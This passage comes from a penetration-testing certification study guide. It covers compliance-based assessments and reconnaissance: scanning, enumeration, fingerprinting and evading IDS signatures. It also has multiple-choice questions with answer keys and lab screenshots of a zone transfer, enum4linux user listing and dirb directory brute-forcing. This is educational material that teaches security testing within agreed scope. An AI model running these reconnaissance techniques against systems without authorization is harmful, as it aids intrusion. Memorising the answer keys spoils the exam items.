- A. They tend to contain or have access to lucrative data.
 - B. They're always exposed on the Internet, so they're easy to access from any vector.
 - C. They're easier to attack than anything else.
 - D. OWASP requires organizations with applications to have penetration tests.
6. What kind of attack is most often used against users?
- A. APT.
 - B. Physical attacks.
 - C. Lateral movement.
 - D. Social engineering.
7. Name three controls discussed in this text where whitelisting may be relevant during a penetration test.
- A. Gray box testing, black box testing, and white box testing.

- B. Policies, regulations, and export restrictions.
 - C. NAC, IPS, and WAF.
 - D. Firewalls, IP ranges, and password vaults.
- 8. When would testing that may cause a denial of service condition typically be scheduled?
 - A. At lunch.
 - B. On the weekend.
 - C. Outside of business hours.
 - D. When all hands can be on deck.
- 9. What threat actor type is most known for only using tools that other people have made?
 - A. Script kiddies.
 - B. APTs.
 - C. Hacktivists.
 - D. Social engineers.
- 10. Name four ways risk may be handled.
 - A. Risk jumping, risk passing, risk deference, and risk aversion.
 - B. Risk avoidance, risk mitigation, risk transference, and risk acceptance.
 - C. Risk tolerance, risk calculation, risk adjustment, and risk management.
 - D. Risk workgroups, risk juggling, risk actuaries, and risk journalism.

1.3 ANSWERS

- 1. **A** APTs are typically actors of the higher tiers, due to their advanced capabilities, resources, and custom attacks.
- 2. **B** Threat modeling is a structured process that allows organizations to quantify and enumerate risks by identifying attack vectors, attack methods, and tools that may be used against a target environment. The focus here is on what actions could happen to which assets. Threat modeling is discussed in detail in the “Threat Actors” section.
- 3. **B** Goals-based or objectives-based penetration testing, red teaming, and compliance-based penetration testing. These are discussed in more detail in the “Types of Penetration Testing” section. Black box, gray box, and white box testing are testing strategies.

4. C Black box testing involves no information about the targets of the test, whereas gray box testing involves some (but not full) information about the targets of testing. Testing strategies are discussed in the “Strategy” section.
5. A Attackers may target applications because of the value of the information they contain or have access to. Therefore, choosing applications as a testing target to evaluate their security may be important to an organization that values the information the applications contain.
6. D Social engineering is the process of getting a person to do something that he or she would not normally do or want to do, with the interest of gaining additional access or accomplishing other attack goals. The “Target Selection” section discusses users as a target.
7. C NAC, IPS, and WAF. Each of these controls is designed to block or prevent attack activity, often as a first line of defense. Organizations may desire (or be required to have) testing of other security layers.
8. C If such attacks are in scope, a target organization may ask these to be scheduled outside of business hours.
9. A Script kiddies reside in the lowest adversary tier due to their average skill level. They are known for relying exclusively on tooling that others have made, often without understanding the tool.
10. B Risk avoidance, risk mitigation, risk transference, and risk acceptance. These terms are discussed in the “Risk Acceptance” section.



Objective 1.4 Explain the key aspects of compliance-based assessments

Compliance-based assessments may have special requirements, limitations, or caveats over other kinds of penetration testing. To ensure that you consider these during penetration test planning and execution, the following sections will discuss fundamental differences between compliance-based assessment and other kinds of penetration testing. This includes discussion about the focus of compliance-based assessments, compliance frameworks, and regulations.

Compliance-Based Assessments, Limitations, and Caveats

Unlike other kinds of penetration testing where the testing strategy and methodology may be solely determined by discussions between the tester and the stakeholders, compliance-based assessments have regulated requirements. Regulations and compliance frameworks may

- Dictate rules to complete the assessment (what should be tested and how)
- Require evaluation of the password policies (secure key and password handling and transmission)
- Define testing methods to evaluate data isolation and data handling
- Place limitations on network or storage access

Therefore, the questions that need to be asked during information gathering and scoping may be significantly different than with other types of testing.

Rules to Complete Assessment

The objectives for a penetration test will be defined by the regulation or compliance framework. The regulation may also place stipulations on how the test can be conducted. There are several compliance frameworks, for example, CoBIT, CISQ, FedRAMP, ISO, and NIST. Compliance frameworks may help guide scoping and test planning, with checklists for security configurations that should be validated with penetration testing. Each uses different terminology and evaluates security according to different criteria. So, if a target organization uses a specific framework, the report delivery may need to consider the language and guidelines of a particular format.

Password Policies and Key Management

Many regulations focus on testing password policies, including secure key storage and management, password storage and management, as well as password length and complexity. Organizations with this requirement may need tests that search for passwords or keys that are insecurely stored or transmitted, or the use of insecure encryption protocols.

Data Isolation

PCI-DSS, for example, defines a card processing environment as a subset of the target organization's environment and places explicit requirements on where a penetration testing platform must be deployed in relation to that environment for testing. Making sure that data cannot be exfiltrated or transmitted across boundaries or that it can't be intercepted in transit may be required as part of the test.



KEY TERM PCI-DSS stands for Payment Card Industry – Data Security Standard. It defines the expectations for card processing organizations as set by the Payment Card Industry. These include standards that drive computer security implementations within those organizations.



ADDITIONAL RESOURCES Read more about PCI Penetration Testing Guidance at
https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_Mar

Limitations

The regulation or framework may stipulate data handling restrictions. This includes how the tester sanitizes a testing appliance after data is accessed, how accessed data is used, and even what data the tester is allowed to access. As an example, regulations may require a tester to use methods to demonstrate that it is possible to access a database containing cardholder data or other data that is legally protected without actually displaying the records. Regulations may also require reports to include no unredacted protected data and that penetration testers not store evidence that includes data after the testing period has ended.

The network access scope may also be limited by regulation. What must be tested—and what can be tested—is often defined by regulations. Going against this may invalidate the test as a mechanism for asserting compliance for required penetration

tests.

Clearly Defined Objectives Based on Regulations

There are numerous regulated requirements and governing standards that may require compliance, such as PCI-DSS, SOX, HIPAA, ISO, and DISA-STIGs. Some of these are international, and others are specific to the United States. Depending on the region and industry in which an organization operates, a penetration test may be required to assess compliance with any one or more of these standards—or others, such as GDPR (the EU General Data Protection Regulation). Each regulation specifies different requirements for tester qualifications, assessment goals, and data handling that will define the objectives of the test.

REVIEW

Objective 1.4: Explain the key aspects of compliance-based

assessments Compliance-based penetration tests require different information from the target organization and a specific understanding of the guiding regulation or framework. The framework or regulation will determine how the test should be conducted, as well as establishing the specific goals of testing. The goals of testing will often focus on data isolation and secure data transmission, as well as secure password and key management, and will stipulate limitations about storage and network access that will often be distinct from the requirements of other testing types. The approach to information gathering, scoping, and planning for compliance-based penetration tests is therefore significantly differentiated from that of other testing types.

1.4 QUESTIONS

1. What does PCI-DSS stand for?
 - A. Personal Computing Initiative – Defense Strategy Service.
 - B. Payment Card Industry – Data Security Standard.
 - C. Protected Confidential Information – Data Security Standard.
 - D. Penetration Certification Industry – Detainment Security Solutions.

2. What may make a compliance-based penetration test different from a standard goals-based penetration test?

 - A. Regulation defines testing objectives and may have additional limitations on data storage and network access, as well as password/key storage and data management.
 - B. Compliance-based tests require a checklist, and goals-based penetration tests are purely improvisational.
 - C. Compliance-based penetration tests are purchased by the government, not the organization that holds the data, so special third-party approvals are required that goals-based tests don't need.
 - D. Compliance-based penetration tests require the penetration tester to be compliant with all laws and regulations, whereas goal-oriented tests only require that the tester follow the SOW.
3. What does a compliance framework do?

 - A. Compliance frameworks ensure compliance.
 - B. Compliance frameworks provide penetration testing checklists, including tools that must be used and the syntax of tests that must be run.
 - C. Compliance frameworks provide legal language that must be used in the SOW or MSA, and are tools used exclusively by the legal team.
 - D. Compliance frameworks may provide goals for testing, guidance for testing methods, and language to express results.

1.4 ANSWERS

1. **B** Payment Card Industry – Data Security Standard. This is a compliance standard referenced in the “Compliance-Based Assessments, Limitations, and Caveats” section.
2. **A** Regulations, standards, and policies may impose limitations on how testing can be conducted (including data and network access limitations) and require specific testing objectives (such as focusing on secure storage and management for keys and passwords, and data isolation). The “Compliance-Based Assessment, Limitations, and Caveats” section discusses each of these concepts in further detail.
3. **D** Much like regulations, compliance frameworks may define goals for testing and influence testing methods, as well as describe language to be used to express results. This is discussed in the “Compliance-Based Assessment, Limitations, and

Caveats” section.



Information Gathering and Vulnerability Identification

Domain Objectives

- 2.1 Given a scenario, conduct information gathering using appropriate techniques.
- 2.2 Given a scenario, perform a vulnerability scan.
- 2.3 Given a scenario, analyze vulnerability scan results.
- 2.4 Explain the process of leveraging information to prepare for exploitation.
- 2.5 Explain weaknesses related to specialized systems.



Objective 2.1 Given a scenario, conduct information gathering using appropriate techniques

Once interviews with the stakeholders are completed and the project is scoped, documented, and approved, penetration testers will want additional information about the targets. Some penetration testing frameworks refer to this as reconnaissance and enumeration. In short, it's much harder to exploit a system if an attacker does not understand the function of the system or how it works. The objective of this process is

to fill in these knowledge gaps.

Goals for collection may vary depending on testing type. So, consider the goals for each test carefully as part of choosing what information to target. A few examples of where this may apply are listed here:

- Red team tests may be required to rely very heavily on information about employees or business partners in order to use social engineering to gain access.
- Network penetration tests may rely heavily on a deeper understanding of what network protocols or operating system versions are in use.
- Application penetration tests may require the tester to conduct an inventory of exposed functionality, either to confirm the information provided during scoping or to create a map of what needs to be tested, depending on the level of detail provided during scoping.

The information gathering phase allows a tester to explore the target environment more directly. There is some value in understanding what an attacker may learn about an organization from an uninformed point of view, and the scoping phase can't provide all of the information a penetration tester will need to succeed. Focus on the information that will be useful during the test. There will probably be more information available than anyone could ever practically use within a narrow time frame, so choose thoughtfully. Here are some examples of the kinds of questions a tester may wish to answer as part of information gathering:

- What other companies does the target organization do business with?
- Which IP addresses are online?
- What kind of web server is being used to serve web pages?
- Are there any operating systems or applications in use that have not been patched against known vulnerabilities?
- What networks and data are available with the current level of access? Should they be accessible?

It is important to understand what kind of gathering to do in order to get the answers to these questions. This section provides a short summary of the methods penetration testers may use for information gathering. This objective will focus on scanning, enumeration, fingerprinting, packet crafting and inspection, eavesdropping, reverse engineering, and research.

- **Scanning** may determine if a host is alive or if a service is listening. Use when it is necessary to automatically identify or confirm the presence of targets and impact is understood and approved. Often used for target identification and

network mapping. Example: Host 10.10.10.1 is alive and has a web service responding on port 80.

- **Enumeration** may determine what is being served. Use when collecting information from an identified service and impact is understood and approved. Often used to list details about a system. Example: Host 10.10.10.1 has a web server on port 80 running WordPress with the following URLs....
- **Fingerprinting** may provide details about the build, version of the service, or other characteristics according to how it responds from the network. Use when detailed information is required about a specific service and impact is understood and approved. Be aware of false positives. Designed to identify versions, OSs, and organizational characteristics from outside of the target. Example: Host 10.10.10.1 is a Windows 2012 server using Apache 2.4.39 on port 80.
- **Manipulation of network traffic** may allow testers to identify unknown services or get information from them using packet crafting or packet inspection. Use as part of interactive testing when network services are being tested and impact is understood and approved.
- **Eavesdropping** is the process of observing conversations between devices as a nonparticipant. Unauthorized access to real-time communication that is assumed to be private is one of the ways penetration testers gain information during an engagement. Use when stealth is necessary, access to a network is available, and eavesdropping is within the rules of engagement.
- **Reverse engineering** includes decompilation and debugging. Use when application code is available and the tester needs to further understand how it works in order to exploit it.
- **Research** may be required to find exploits or to find the information necessary to engineer an exploit for identified vulnerabilities. This includes planning for social engineering. Use to identify possible ways of attack.

Information gathering can be passive or active. The difference between the two is largely based on impact, but considerations about what is allowable according to the test also determine when to use a particular method of information gathering.

- Active information gathering involves some form of direct interaction between the penetration tester and the testing target. Use active information gathering when the potential for system impact is well understood, and as part of the test during the testing window when the target has approved. Be sure to follow any rules of engagement.
- Passive information gathering uses information sources that do not rely on direct interaction between the penetration tester and the testing target. Use passive information gathering as part of test preparation when no impact is allowable,

when targets cannot be alerted to testing activities as a condition of test success, or when active interaction is unnecessary to gather the information needed. As an example, testers would want to make certain the targets are not aware of their information gathering activities prior to attempting social engineering. (Social engineering is discussed more in-depth in [Objective 2.4](#).)

Some examples of active information gathering include scanning targets to see what ports are open, calling targeted staff to collect information about the organization, and visiting web pages to see what is hosted on them. Social engineering, scanning, and systems interactions may be governed by local laws and legislation. Therefore, it is important to make sure that any active information gathering is covered by penetration test documentation and contracts before any form of active attack interaction occurs between the tester and the target. (See the section “Open-Source Intelligence Gathering” for additional information.)

Examples of passive information gathering would include using open-source intelligence (OSINT) resources (such as collecting existing social media profiles, using a phone book, or using details from a business card database) to identify employees and employee contact information, using archived web history data from search engines or Internet archives to gather information about a target’s web presence, using historically collected system data from services like Shodan, or researching possible exploits online.



CAUTION There is some gray area here. Some would consider packet sniffing to be passive information gathering, as it is not necessary to directly interact with the target asset if you use a network tap, for example. However, the network tap or network connection itself is an observable target interaction if it takes place on assets the target organization controls.

The same can be said for DNS reconnaissance. Making queries about what names are available may not be visible to the target system, but it is visible to the domain name server. Any target watching DNS logs may still observe attempts to enumerate domain names from these services.

In short, anything observable by the target’s defenders should probably be considered active information gathering. (DNS reconnaissance is discussed in the “Enumeration” section. Packet sniffing is discussed in the “Eavesdropping” section.)

[Table 2.1-1](#) shows some common penetration testing tools and whether they are

typically used for passive or active information gathering. Some tools have the capability to do both, depending on how they are used. This list is not comprehensive, but should provide a guide for quick study.

TABLE 2.1-1 A Comparison: Tools for Passive and Active Information Gathering

Passive Information Gathering	Active Information Gathering
Maltego	Nmap
Shodan	OpenVAS
theHarvester	Nikto
Google dorks	w3af
Whois	Fierce
Nslookup	dnsenum
FOCA	OWASP ZAP
Recon-NG	
Censys	

Cross-Reference

These tools and others are discussed in-depth in Domain 4.0.



EXAM TIP Think about when it might be most appropriate to use passive vs. active information gathering based on the phase of the engagement, contracts, and permissions, and understand the differences between the two for the exam.

Scanning

Scanning is an active information gathering technique that involves connecting to the target and automatically sweeping it to identify its characteristics. Time, accuracy, and impact are three important considerations to keep in mind while scanning. Scanning large numbers of systems may take a long time, depending on the scope of a scan. There are 65,536 ports that could be scanned for TCP, and again for UDP. Multiply that by a few thousand hosts, consider that multiple packets may need to be sent to each port for each scan, and that builds up. With a finite window of time to complete a penetration

test, it is up to the penetration tester to understand what is most likely to result in the identification of a vulnerable system and align a scanning strategy with the needs of the testing target. [Table 2.1-2](#) outlines a few ways penetration testers reduce the time it takes for scanning. (Scan types are discussed in [Objective 2.2](#).)

TABLE 2.1-2 Sampling of Scan Methods: Pros and Cons

Method	Pros/Cons
Host discovery	Pros: Fast check for whether a host is up or down. Cons: Not all systems respond to common discovery methods as a security measure. Some systems may be designed to thwart scanning by delaying responses or ignoring certain kinds of traffic, and the scan results may incorrectly identify these systems or miss them entirely.
Commonly used ports only	Pros: Checks only targeted ports. Faster than scanning all ports. Cons: May miss services running on nonstandard ports.
Scan speed	Pros: Scanners can send more traffic faster, or less traffic slower. Slower scans may take longer, but operate below detection thresholds. Cons: Faster scans are more likely to trigger security alerts or proactive controls. They may flood the network and cause packet loss or result in denial of service conditions vs. targeted hosts, depending on the type of scan being run. Faster scan speeds make scanner results less reliable.
Focus on specific protocols	Pros: Limiting what is scanned to the most appropriate protocol can expedite scanning and reduce overhead. Cons: Skipping some protocols entirely may result in not finding services.
Scan type	Pros: Some scan types are faster than others. A full connect scan, for example, may be slower than an ARP scan to discover hosts. However, an ARP scan may not be appropriate outside the LAN. Cons: Choosing the wrong scan type can have unexpected impacts.



CAUTION Sending any kind of packet to a network port that isn't expecting it could cause a service or system outage. This is not common, because most services

are implemented to handle a certain degree of error. However, services that operate under normally heavy load, or services that are not appropriately hardened against the effects of unexpected traffic, may still have issues in the face of normal scanning. Additionally, sending too many packets at a time to a device may create a denial of service condition.

Less often considered, though, are the impacts that are created by attack visibility. That's right, when a penetration tester scans a target environment, it's part of an attack. That means defensive sensors may trigger alerts, warnings, or even active measures in response to a scan. All of these issues must be discussed with the target organization as part of the scoping phase of planning. During the scanning phase of execution, it's critical to adhere to all of the identified rules of engagement.

Scanning can be conducted from a penetration testing platform that can be used for other testing activity, but a dedicated scanning platform may be preferred in the case where extensive scanning is required for performance reasons. In some cases, such as with wireless networks, special equipment may be required to conduct scans. Special antennae or radios may be necessary to identify targets of interest using radio bands or wireless channels.

Cross-Reference

Wireless scanning is covered in more detail within [Objectives 4.2/4.3](#).

Enumeration

Enumeration is the process of actively interacting with identified hosts or services to gather information about them, such as names of systems, directories that exist, or accounts. During enumeration, penetration testers attempt to gather more information from identified services. These requests may, for example, ask for a list of hostnames, users, domains, network shares, web pages, application details such as plugins, services, or tokens. Such requests may be protected by an authentication requirement, but not always. It's also noteworthy that network devices as well as computers can be targets for enumeration. (Fingerprinting is discussed in the “Packet Inspection” section.)

Hosts

Hostnames can be acquired using queries to name services like NetBIOS or using DNS reverse lookups on a local network. Host enumeration also involves discovery while on

the local system. Let's say a penetration tester has gained access to a system but isn't sure about what that system is or how it's used. Leveraging native commands will help gather information about the system, such as what processes are running, what version of operating system is running, and what patches are installed. This information can be used to determine what native commands are available, potential local privilege escalation vulnerabilities, or other information that can be leveraged for exploitation.

Networks

Knowing what hosts are online is only part of the picture. Testers also need to understand how systems are connected. Mapping the network to understand what subnets exist and how they are connected together will assist testers in planning lateral movement. Looking at the port scan results can help identify network devices such as switches and routers. Examining ARP caches, routing tables, local network configurations (once access to a host has been obtained), and other networking configuration data can help identify what networks are connected and can help a tester choose target devices for man-in-the-middle attacks or identify jump boxes that bridge networks.

Wireless networks expose SSIDs, router information, channels, and other information that help testers enumerate the wireless attack surface to identify targets of attack. Tactics to discover and enumerate wireless networks are often referred to as stumbling or wardriving. The latter is used to reference the process of conducting wireless surveillance from a moving vehicle.

Domains

Domain enumeration is the process of figuring out all of the domains that an organization uses—internally or externally. This can be done by guessing and querying DNS servers, attempting to exploit vulnerable configurations in domain servers (such as zone transfer attacks—see [Figure 2.1-1](#)), and leveraging public databases or search engines. Understanding private (internal) domain relationships will also identify other logical networks that may influence a lateral movement strategy.

```

Terminal — bash — 70x26
root@Kali64:~# dig axfr @nsztm1.digi.ninja. zonetransfer.me

; <>> DiG 9.10.3-P4-Debian <>> axfr @nsztm1.digi.ninja. zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.    7200   IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2017042001 172800
900 1209600 3600
zonetransfer.me.    300    IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.    301    IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XB
mmoVi04VLMewxA"
zonetransfer.me.    7200   IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200   IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200   IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      A       5.196.105.14
zonetransfer.me.    7200   IN      NS      nsztm1.digi.ninja.
zonetransfer.me.    7200   IN      NS      nsztm2.digi.ninja.
._sip._tcp.zonetransfer.me. 14000 IN  SRV    0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN  AFSDB  1 asfdbbox.zonetransfer.me.
asfdbbbox.zonetransfer.me. 7200 IN  A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN  AFSDB  1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN  A       202.14.81.230
cmdexec.zonetransfer.me. 300   IN      TXT    "; ls"
contact.zonetransfer.me. 2592000 IN  TXT    "Remember to call or email Pippa on +44 123 4567890 or
pippa@zonetransfer.me when making DNS changes"
dc-office.zonetransfer.me. 7200 IN  A       143.228.181.132
deadbeef.zonetransfer.me. 7201 IN  AAAA   dead:beaf::
dr.zonetransfer.me.    300   IN      LOC    53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
DZC.zonetransfer.me. 7200   IN  TXT    "AbCdEfG"
email.zonetransfer.me. 2222   IN  NAPTR  1 1 "P" "E2U+email" "" email.zonetransfer.me.zonetransfer.me.
email.zonetransfer.me. 7200   IN  A       74.125.206.26
home.zonetransfer.me. 7200   IN  A       127.0.0.1
Info.zonetransfer.me. 7200   IN  TXT    "ZoneTransfer.me service provided by Robin Wood - robin
@digi.ninja. See http://digi.ninja/projects/zonetransferme.php for more information."

```

FIGURE 2.1-1 Zone transfer results example

Users and Groups

Identifying all of the users on a system or network can provide a wealth of information for penetration testers. If a penetration tester can show all of the customer accounts that exist in a web application without being the administrator, for example, the application owner would have reason to be concerned. But what accounts are worth targeting? Group membership helps define what access accounts may have in a network, and groups may sometimes also be listed. See [Figure 2.1-2](#) for an example. Services that allow unauthenticated querying of all users or groups on a system, or in an environment, are very useful for penetration testers seeking accounts to target. Mail servers may, for example, allow testers to guess usernames and make requests using the VRFY command

to determine whether an account is valid for the purpose of identifying e-mail addresses.

```
Terminal — bash — 70x26

=====
| Users on 10.211.55.17 |
=====

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name: games        Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody     Name: nobody       Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind       Name: (null)       Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy      Name: proxy        Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog     Name: (null)       Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user       Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data   Name: www-data     Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root       Name: root         Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news       Name: news         Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres    Name: PostgreSQL administrator,,,   Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin        Name: bin          Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail       Name: mail         Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd   Name: (null)       Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd   Name: (null)       Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp       Name: (null)       Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon   Name: daemon       Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd      Name: (null)       Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man       Name: man          Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp        Name: lp           Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql     Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats     Name: Gnats Bug-Reporting System (admin) D
esc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid   Name: (null)       Desc: (null)
```

FIGURE 2.1-2 Excerpt of users enumerated with enum4linux

Network Shares

Listing network shares on a server or host allows testers to create a map of what data is accessible from an unauthenticated point of view or from a currently established privilege level. This information may tell a tester where payloads can be deployed (if write access is available), what kinds of connections are allowed (for example, if IPC\$ is exposed), and whether there are any data controls violations for compliance-based assessments.



ADDITIONAL RESOURCES IPC\$ is discussed in the Microsoft article found here: <https://support.microsoft.com/en-us/help/3034016/ipc-share-and-null-session->

[behavior-in-windows](#), and you can read more about inter-process communication in the references at Wikipedia: https://en.wikipedia.org/wiki/Inter-process_communication.

Web Pages

Web page enumeration involves listing available web pages by spidering a website or by using a tool like DirBuster to guess at pages that may exist. See [Figure 2.1-3](#) for an example of DirBuster. Not only can this help create a map of web-exposed data, similar to network mapping, but it may also find exposed administrator interfaces or reveal details about the underlying infrastructure that leads to the identification of an exploitable vulnerability.



```
Terminal — -bash — 70x26
root@Kali64:~# dirb http://10.211.55.16/dvwa

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri May 31 13:00:03 2019
URL_BASE: http://10.211.55.16/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://10.211.55.16/dvwa/ ----
==> DIRECTORY: http://10.211.55.16/dvwa/.svn/
+ http://10.211.55.16/dvwa/.svn/entries (CODE:200|SIZE:256)
==> DIRECTORY: http://10.211.55.16/dvwa/css/
==> DIRECTORY: http://10.211.55.16/dvwa/images/
==> DIRECTORY: http://10.211.55.16/dvwa/includes/
==> DIRECTORY: http://10.211.55.16/dvwa/js/

---- Entering directory: http://10.211.55.16/dvwa/.svn/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.211.55.16/dvwa/css/ ----
```


FIGURE 2.1-3 DirBuster

Cross-Reference

DirBuster is discussed in [Objectives 4.2/4.3](#).

Services and Applications

Getting as much information as possible about services and applications that are running will help target research to identify potential exploitable vulnerabilities. Banners that identify the vendor, application, or version may be returned as part of normal requests to the service. By making a request to the service, it is sometimes possible to grab the banner from the response. By grabbing banners on exposed services or looking at exposed header information, it may be possible to identify underlying vendors or software versions. [Figure 2.1-4](#) shows an example of an Apache header showing the server version. Note, this is not always reliable when done from an unauthenticated and remote point of view. Banners can be changed to mislead attackers, and sometimes they are not updated when software is updated. So, proceed with caution.




```
Terminal — -bash — 70x26
[root@Kali64:~# curl -I 10.211.55.17
HTTP/1.1 200 OK
Date: Fri, 31 May 2019 17:50:42 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html

root@Kali64:~#
```

FIGURE 2.1-4 Apache version in header retrieved with curl

Token Enumeration

A token is a piece of information. When it contains the defining characteristics of a unique thing, it can be used as a component of authentication. For example, web applications may use a unique temporary string that is generated to describe a particular user's access session to streamline a user's interactions across multiple pages of a web application. One-time passwords generated by two-factor authentication applications are also referred to as tokens. Kerberos may also use authentication tokens to determine authorization to resources controlled by that authority. Listing tokens from a system may enable a penetration tester to identify patterns of token generation that allow hijacking or forgery of valid authenticated sessions and identify opportunities for privilege elevation or impersonation.



ADDITIONAL RESOURCES For OWASP Token Cracking, visit https://www.owasp.org/index.php/OAT-002_Token_Cracking. For the OWASP Java Web Token Cheat Sheet, visit https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/JSON_Web_Tok

Social Network Enumeration

The information on social networks can help build a list of employees who work for a particular organization. For social engineering, understanding trust relationships between people can help testers establish bona fides during social engineering attacks. Tools like Maltego can help collect and visualize this information for analysis. Social network enumeration can also be considered part of OSINT gathering and can identify business strategies, products, platforms in use, and other information penetration testers may be able to leverage during testing.

Cross-Reference

Maltego is covered in further detail in [Objectives 4.2/4.3](#).

Fingerprinting

Fingerprinting, in the context of information gathering, typically refers to the process of figuring out the vendor or version details of a server, application, or service by analyzing the open services/ports and their responses to network probing. Different implementations of networking standards may differentiate one operating system or version from another based on how it handles certain network requests. It's important to note that false positives are not only possible, but probable, and testers should keep a keen eye when using fingerprinting for analysis.

Cross-Reference

OS fingerprinting with Nmap is discussed in the “Nmap Scanning Options” section of [Objective 4.1](#).

Packet Crafting

It's possible to customize network packets and send them. Changing specific

characteristics of a packet can help testers evaluate the efficacy of firewalls, evade network-based security controls, avoid detection, or test the resiliency of services. Packets must be assembled, modified, sent, or relayed and then the responses analyzed. Several tools exist to manipulate network traffic. A few popular tools are Hping, Scapy, and Yersinia. Capture and analysis of traffic can be done with Wireshark, tcpdump, or others.

Cross-Reference

Hping and Wireshark are discussed in [Objectives 4.2/4.3](#).

Packet Inspection

Intrusion prevention systems (IPSs) and intrusion detection systems (IDSs) analyze network traffic as it crosses the wire to see if packets meet certain criteria. For example, a particular type of attack may use a specific pattern of traffic or have specific packet characteristics that allow that attack to be identified and blocked at the network. Most products either use signatures that are designed to define these known patterns or look for abnormal traffic when compared to a baseline of normal traffic on a network. This latter case is frequently called anomaly detection. Here are a few examples of characteristics that might make a signature or signify an anomaly:

- Volume of traffic
- Frequency interval (events that occur within X time frame is a popular rule)
- Fragmentation and sizing
- Payload contents
- Source/destination combinations



ADDITIONAL RESOURCES It's pretty dry reading, but the RFCs for TCP, UDP, and ICMP explain the various parts of packets and how they should work. See the following sites for more information:

- TCP: <https://tools.ietf.org/html/rfc793>
- UDP: <https://tools.ietf.org/html/rfc768>
- ICMP: <https://tools.ietf.org/html/rfc79>

Testers who desire to evade these controls in order to get scans to succeed may want to know what their traffic looks like in order to avoid signature-based detection, or add levels of difficulty for analyzers by encrypting payloads. Testers who have captured traffic from a target resource may similarly want to analyze that traffic to better understand the target. Testers commonly use tools like Wireshark or tcpdump to examine network packets.



EXAM TIP The exam may ask about specific ICMP types, such as echo reply, destination unreachable, and time exceeded. So, it may be worth brushing up on these specifically.

Cryptography

